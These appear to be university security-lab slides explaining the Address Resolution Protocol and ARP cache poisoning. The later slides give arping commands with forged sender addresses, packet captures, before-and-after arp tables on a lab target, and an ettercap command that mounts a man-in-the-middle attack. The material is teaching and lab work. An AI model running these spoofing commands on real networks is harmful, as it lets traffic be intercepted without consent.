

# ARP\* man-in-the-middle attack

March 23, 2012

\*address resolution protocol – rfc 826

## Administrative – submittal instructions

- answer the lab assignment's questions in written report form, as a text, pdf, or Word document file (no obscure formats please)
- email to [csci530l@usc.edu](mailto:csci530l@usc.edu)
- exact subject title must be "arpspooflab"
- deadline is start of your lab session the following week
- reports not accepted (zero for lab) if
  - late
  - you did not attend the lab (except DEN or prior arrangement)
  - email subject title deviates

## “Hardware address” to “Protocol address” translation

- Network layer and up use one addressing scheme
- Data link and down use (if any) another
- Network-up: “protocol” addresses
- Datalink-down: “hardware” addresses

## “Hardware” vs “Protocol” addresses

- Protocol addresses
  - software abstractions
  - apps use them to identify destination computers
  - hardware cannot locate a computer using one
- Hardware addresses
  - applications don’t use them
  - hardware can locate a computer using one
  - but only within same physical net (computers on common medium)


## Example

- IP addresses
  - 32-bit numbers
  - telnet/ftp/http use them to identify destination computers
  - ethernet cannot locate a computer using one
- Ethernet addresses
  - 48-bit numbers
  - telnet/ftp/http don't use them
  - ethernet can locate a computer on the common coax or hub using one

## Translation necessary

- Given an IP destination, what is the matching ethernet address?
- Address Resolution Protocol finds out (resolves)


## Ethernet frame structure



## Frames ethernet NICs' will read

- frames destined to
  - NIC's own address
  - FF:FF:FF:FF:FF:FF
- others ignored (payload never read)

## Ethernet broadcast



## How could we translate?


- Table lookup
  - bindings/mappings kept in memory table
- Message exchange
  - dynamic message exchange across network
- ARP uses both

## A lookup table

<u>IP address</u>	<u>Ethernet address</u>
192.168.3.1	00:80:C8:E2:AF:61
192.168.3.2	00:A0:CC:D2:F0:42
192.168.3.3	00:40:05:A3:42:26
192.168.3.4	0A:07:4B:12:82:36
192.168.3.5	0A:77:81:0E:52:FA

... or how about message exchange?


## Ethernet carrying ARP




Ethernet's payload may be an Address Resolution Protocol message



B arps (seeks) D




B's arp request is broadcast...



...reaches everybody; everybody reads it, nobody ignores it

D's arp reply is direct to B (unicast) ...



...reaches everybody (hub) or B only (switch); B reads it, everybody else ignores it

## Caching arp responses

- arp is inefficient
- takes 3 frames to transfer 1 packet
- packets between host pairs occur in bunches
- so arp caches a table of recent arp'd bindings in memory
- subsequent packets use table, not message exchange

## Cached arp table

```
[root@EMACH1 david]# arp -n
Address          HWtype  HWaddress      Flags Mask  Iface
192.168.3.1      ether   00:80:C8:E2:AF:61  C          eth0
192.168.3.3      ether   00:40:05:A3:42:26  C          eth0
64.130.228.62    ether   00:10:E8:09:6E:80  C          eth1
```

## Operation essentials: arp request

- target receives, reads broadcast frame
- caches sender's addr binding
- compares target IP with his own
  - quit if no match, otherwise...
- compose arp response
  - reverse sender, target addr bindings
  - insert ethernet addr into Sender Haddr field
  - insert “2” (response) in operation field
  - send


## Operation essentials: arp reply

- target receives, reads unicast frame
- caches sender's addr binding
- uses its hardware address to frame and send protocol packet to sender (remember, arp reply "sender" is protocol's intended "recipient")

## Observation about caching mechanism for sender bindings

- performed for an incoming request
- uncritical – no questions asked
- recipe to write his cache
  - compose and a request containing the binding you want to write (your MAC in ethernet source field, any IP in arp senderIP field)
  - send it to him
  - he'll take care of it for you

# Tools for lab



# arp table impact of arping utility

192.168.1.122 00:18:8b:ba:fa:a4

```

root@server:~# arping -c 1 -U -s 192.168.1.122 -I eth0 192.168.1.142*
ARPING 192.168.1.142 from 192.168.1.122 eth0
Sent 1 probes (1 broadcast(s))
Received 0 response(s)
root@server:~#
    
```

True, actual

```

root@server:~# tshark -vni eth0 arp -T fields -e eth.src -e eth.dst -e arp.src.hw_mac -e arp.src.proto_ipv4 -e arp.dst.hw_mac -e arp.dst.proto_ipv4 -E header=eth.src.eth.dst.arp.src.hw_mac.arp.src.proto_ipv4.arp.dst.hw_mac.arp.dst.proto_ipv4
Running as user "root" and group "root". This could be dangerous.
Capturing on eth0
00:18:8b:ba:fa:a4 ff:ff:ff:ff:ff:ff 00:18:8b:ba:fa:a4 192.168.1.122 ff:ff:ff:ff:ff:ff 192.168.1.142
00:0c:29:32:95:d9 00:18:8b:ba:fa:a4 192.168.1.142 192.168.1.142 00:18:8b:ba:fa:a4 192.168.1.122
^C2 packets captured
root@server:~#
    
```

ethernet frames' addresses      arp messages' binding pairs

192.168.1.142 00:0c:29:32:95:d9

```

root@target:~# arp -n
Address HWtype HWaddress Flags Mask Iface
192.168.1.1 ether 00:40:CA:B4:E3:FC C eth0
root@target:~# arp -n
Address HWtype HWaddress Flags Mask Iface
192.168.1.1 ether 00:40:CA:B4:E3:FC C eth0
192.168.1.122 ether 00:18:8B:BA:FA:A4 C eth0
root@target:~#
    
```

Selective packet trace

arp table BEFORE

arp table AFTER

\* prereq: echo 1 > /proc/sys/net/ipv4/ip\_nonlocal\_bind

# Putting wrong mappings in the arp table

192.168.1.122 00:18:8b:ba:fa:a4

```

root@server:~#
File Edit View Terminal Tabs Help
[root@arpslinger ~]# arping -c1 -U -s 192.168.1.99 -I eth0 192.168.1.142
ARPING 192.168.1.142 from 192.168.1.99 eth0
Sent 1 probes (1 broadcast(s))
Received 0 response(s)
[root@arpslinger ~]# arping -c1 -U -s 192.168.1.199 -I eth0 192.168.1.142
ARPING 192.168.1.142 from 192.168.1.199 eth0
Sent 1 probes (1 broadcast(s))
Received 0 response(s)
[root@arpslinger ~]# []

root@server:~#
File Edit View Terminal Tabs Help
[root@arpslinger ~]# tshark -vni eth0 arp -T fields -e eth.src -e eth.dst -e arp.src.hw_mac -e arp.src.proto_ipv4 -e arp.dst.hw_mac -e arp.dst.proto_ipv4 -E header-y
Running as user "root" and group "root". This could be dangerous.
Capturing on eth0
00:18:8b:ba:fa:a4 ff:ff:ff:ff:ff:ff 00:18:8b:ba:fa:a4 192.168.1.99 ff:ff:ff:ff:ff:ff 192.168.1.142
00:0c:29:32:95:d9 00:18:8b:ba:fa:a4 00:0c:29:32:95:d9 192.168.1.142 00:18:8b:ba:fa:a4 192.168.1.99
00:18:8b:ba:fa:a4 ff:ff:ff:ff:ff:ff 00:18:8b:ba:fa:a4 192.168.1.199 ff:ff:ff:ff:ff:ff 192.168.1.142
00:0c:29:32:95:d9 00:18:8b:ba:fa:a4 00:0c:29:32:95:d9 192.168.1.142 00:18:8b:ba:fa:a4 192.168.1.199
^C 4 packets captured
[root@arpslinger ~]#
    
```

192.168.1.142 00:0c:29:32:95:d9

```

root@target:~#
File Edit View Terminal Tabs Help
[root@target ~]# arp -n
Address Hwtype HwAddress Flags Mask Iface
192.168.1.1 ether 00:40:CA:B4:E3:FC C eth0
[root@target ~]#
[root@target ~]# arp -n
Address Hwtype HwAddress Flags Mask Iface
192.168.1.99 ether 00:18:8B:BA:FA:A4 C eth0
192.168.1.1 ether 00:40:CA:B4:E3:FC C eth0
192.168.1.199 ether 00:18:8B:BA:FA:A4 C eth0
[root@target ~]#
    
```

Selective packet trace

arp table BEFORE

"poisoned" AFTER

## Consequence

- target thinks arpslinger's MAC address is the one that belongs to each of the the 2 poisoned IPs
- target's packets to either IP will be frame-addressed to arpslinger
- arpslinger becomes the recipient of traffic sent by target to them



## MITM between node2 and the world

dual targets


execute from node1 (attacker):

```
ettercap -T -M arp /10.1.1.2/ //
```

“intercept/forward traffic between:  
node2  
all other nodes”

To control/obtain traffic outgoing from node2:  
give him attacker’s MAC for all other nodes

To control/obtain traffic incoming to node2:  
give all other nodes attacker’s MAC for him



## Is man in the middle abnormal?

- is your home router abnormal?
- your ISP gateway?
- traceroute-revealed nodes?
  
- what do men-in-the-middle do with traffic?
  - what do sprinters do with batons?
  - what do bucket brigades do with water?
  - what do people do with money?
  - what does ettercap do with packets?

## Information resources

- arp spoofing explanation  
<http://www.grc.com/nat/arp.htm>
- arp's defining rfc  
<http://www.rfc-editor.org/rfc/rfc826.txt>
- Ettercap project homepage  
<http://ettercap.sourceforge.net/>